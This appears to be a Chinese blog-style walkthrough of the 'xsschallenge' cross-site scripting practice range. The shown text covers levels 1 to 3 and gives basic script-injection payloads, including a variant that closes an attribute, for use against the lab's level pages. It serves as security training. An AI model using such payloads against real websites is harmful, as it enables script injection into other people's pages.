
【xsschallenge】靶场练习1-13关
·
靶场在线地址 : http://test.xss.tv
第一关

观察页面

http://192.168.80.139/xsschallenge/level1.php?name=test
尝试在name=后面输入最近基本的xss语法
<script>alert(1)</script>
第二关

查看页面源代码


可以通过构造闭合
"> <script>alert(1)</script>
第三关

查看页面源代码

发现过滤了特殊字符
